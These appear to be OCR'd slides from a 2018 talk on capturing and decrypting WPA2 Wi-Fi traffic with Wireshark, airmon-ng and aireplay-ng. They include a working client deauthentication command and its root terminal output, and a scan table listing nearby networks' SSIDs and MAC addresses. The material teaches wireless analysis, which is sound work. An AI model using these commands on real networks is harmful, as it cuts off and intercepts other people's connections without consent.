Yet another Wireshark Presentation

13-nov-2018

Keith Walsh

Overview

- Check out talks #62 and #63
- Non wireskark bits:
  - Use airmon-ng to present an interface in monitor mode which wireshark can use
  - Use airodump-ng to deauth a client
- Wireshark bits:
  - Capture the packets
  - Use some of wireshark's 802.11 features to process the data

Hardware selection

- Not all wireless chipsets support monitor mode
  - Tonight we are using an Atheros AR9271


Enabling monitor mode

- Verify the interface is present:
  - iwconfig
- Enable monitor mode on desired interface:
  - airmon-ng start wlan1

Next launch wireshark and read from the new interface, wlan1mon


Wireshark GUI Customsations

- Additional Columns



tx rate	wifi ch	rssi	T
1.0	11	-12 dBm	8
1.0	11	-14 dBm	8
1.0	11	-15 dBm	8
1.0	11	-14 dBm	8
1.0	11	-14 dBm	8
1.0	11	-15 dBm	8


- Colouring Packets



Name	Filter
✓ Deauth	wlan.fc.type_subtype == 0x00c
✓ Bad TCP	[illegible]

Start the capture

- Note Promiscuous vs Monitor Mode



Wireshark · Capture Interfaces

Input | Output | Options


Interface	Traffic	Link-layer Header	Promiscuous	Snaplen (B	Buffer (MB	Monitor Mode
wlan1mon		802.11 plus radiotap header	✓	default	2	✓
any		Linux cooked	✓	default	2	—
Loopback: lo		Ethernet	✓	default	2	—
bluetooth0		Bluetooth HCI UART transport layer plus pseudo-header	✓	default	2	—
nflog		Linux netfilter log messages	✓	default	2	—
nfqueue		Raw IPv4	✓	default	2	—
usbmon1		Unknown	✓	default	2	—
usbmon2		Unknown	✓	default	2	—
usbmon3		Unknown	✓	default	2	—
Cisco …codump		Remote capture dependent DLT	—	—	—	—
Rando…ndpkt		Generator dependent DLT	—	—	—	—
SSH r…hdump		Remote capture dependent DLT	—	—	—	—
UDP L…pdump		Exported PDUs	—	—	—	—

✓ Enable promiscuous mode on all interfaces

Capture filter for selected interfaces: Enter a capture filter …

Wireless LAN Statistics

- Click Wireless -> WLAN Traffic
  - From here select the target network
  - Make note of the mac address and channel
  - We will store these as shell variables for later use



Wireshark · Wireless LAN Statistics · wlan1mon

BSSID	Channel	SSID	Percent Packet	Percent Retry	Retry	Beacons	Data Pkts	robe Reqs	robe
0a:c5:e1:eb:b6:27	11	FREE customer in...	23.5	0.8	1	119	0	0	
54:67:51:4d:b5:af	11	VM727F764-2.4G	6.2	0.0	0	30	0	0	
54:88:0e:8[illegible]64:08	[illegible]	UPC244709194	3.2	0.0	0	16	1	0	
56:67:11:[illegible]5:af	[illegible]	Horizon Wi-Free	4.7	0.0	0	25	0	0	
56:67:11[illegible]:cc	[illegible]	[illegible]orizon Wi-Free	0.2	0.0	0	1	0	0	
ac:22:05[illegible]db	[illegible]	[illegible]M7D83D85	26.0	0.0	0	113	11	0	
ae:22:15:[illegible]0:db	[illegible]	Horizon Wi-Free	22.8	0.0	0	108	0	0	
fa:8f:ca:6[illegible]:98	[illegible]	<Broadcast>	8.5	0.0	0	45	0	0	
ff:ff:ff:ff:ff[illegible]	[illegible]	David's iPhone	1.7	0.0	0	0	0	9	
ff:ff:ff:ff:ff[illegible]	[illegible]	<Broadcast>	3.2	0.0	0	0	0	17	

Display filter: Enter a display filter ...

Capture Specific Channel Only

- Currently the hardware is scanning accross all channels, we now know what channel to focus on.
  - Capturing a single channel will reduce chances of missed packets being captured

    Stop capture:

    ```
    airmon-ng stop wlan1mon
    ```

    Start monitoring channel 11 only:

    ```
    airmon-ng start wlan1 $CH
    ```


WPA2 Decryption

- As this is a pre shared key, assume we know it
- We also know the SSID
  - Use the tool wpa_passphrase to generate the key
    - Javascript version also available on wireshark website
      - https://www.wireshark.org/tools/wpa-psk.html
  - Add this key to wireshark
- Assuming the 4 way handshake was captured, wireshark will use the psk to decrypt the packets

EAPOL 4 way handshake

- As mentioned earlier, the 'wifi password' and SSID are used to generate a shared Pairwise Master Key (PMK)
- This is used to generate a key is Pairwise Transient Key (PTK) and is not itself used to encrypt any of the packets.
- The process of constructing the PTK is the Extensible Authentication Protocol over LAN (EAPOL) process

EAPOL 4 way handshake



- See CorkSec talk #53 for details


Image: https://en.wikipedia.org/wiki/IEEE_802.11i-2004

EAPOL Capture

- The handshake only happens when a client connects, which most likley already happened before capturing started
- To force a new handshake, we can deauthenticate the client and hope it will re-connect automatically.
- By capturing the plain text values exchanged and knowing the PMK, wireshark can decrypt the packets

Client Deauthentication


- This is done using the tool airplay-ng to inject disassocate packets into the air and hopefully these are recieved by the client
  - aireplay-ng -0 5 -a $APMAC -c $CLIENTMAC wlan1mon



```
root@kali-dell:~# APMAC=0A:C5:E1:EB:B6:27
root@kali-dell:~# CLIENTMAC=6c:fa:a7:3e:6c:88
root@kali-dell:~# aireplay-ng -0 5 -a $APMAC -c $CLIENTMAC wlan1mon
00:41:14  Waiting for beacon frame (BSSID: 0A:C5:E1:EB:B6:27) on channel 11
00:41:15  Sending 64 directed DeAuth (code 7). STMAC: [6C:FA:A7:3E:6C:88] [ 0|50 ACKs]
00:41:15  Sending 64 directed DeAuth (code 7). STMAC: [6C:FA:A7:3E:6C:88] [ 0|54 ACKs]
00:41:16  Sending 64 directed DeAuth (code 7). STMAC: [6C:FA:A7:3E:6C:88] [ 0|71 ACKs]
00:41:17  Sending 64 directed DeAuth (code 7). STMAC: [6C:FA:A7:3E:6C:88] [ 0|67 ACKs]
00:41:17  Sending 64 directed DeAuth (code 7). STMAC: [6C:FA:A7:3E:6C:88] [ 0|51 ACKs]
root@kali-dell:~# 
```

Deauth Capture


- Oh look, colours


File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter … <Ctrl-/>
Expression…
+

Time	Source	Destination	Protocol
8.243449020		0a:c5:e1:eb:b6:27 (…	
8.243440044	0a:c5:e1:eb:b6:27	AmpakTec_3e:6c:88	
8.243959775	AmpakTec_3e:6c:88	0a:c5:e1:eb:b6:27	
8.244205092		AmpakTec_3e:6c:88 (…	
8.244472354	AmpakTec_3e:6c:88	0a:c5:e1:eb:b6:27	
8.245574916		AmpakTec_3e:6c:88 (…	
8.245565660	AmpakTec_3e:6c:88	0a:c5:e1:eb:b6:27	
8.248013504	0a:c5:e1:eb:b6:27	AmpakTec_3e:6c:88	
8.249463183	SamsungE_ca:2e:a8	Broadcast	
8.250243916	AmpakTec_3e:6c:88	0a:c5:e1:eb:b6:27	
8.250270172		0a:c5:e1:eb:b6:27 (…	

Handshake Capture

- Use filter: eapol



*wlan1mon
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

eapol

```
Time           Source                                          Destination
22.092639377   0a:c5:e1:eb:b6:27                               AmpakTec_3e:6c:88
22.098786517   AmpakTec_3e:6c:88                               0a:c5:e1:eb:b6:27
22.104756277   0a:c5:e1:eb:b6:27                               AmpakTec_3e:6c:88
22.108969956   AmpakTec_3e:6c:88                               0a:c5:e1:eb:b6:27
```

Wireshark wpa key entry

- Edit -> Prefrences
  - Then:Protocols -> IEE 801.11
- Tick 'Enable Decrpytion' and enter the wpa-psk



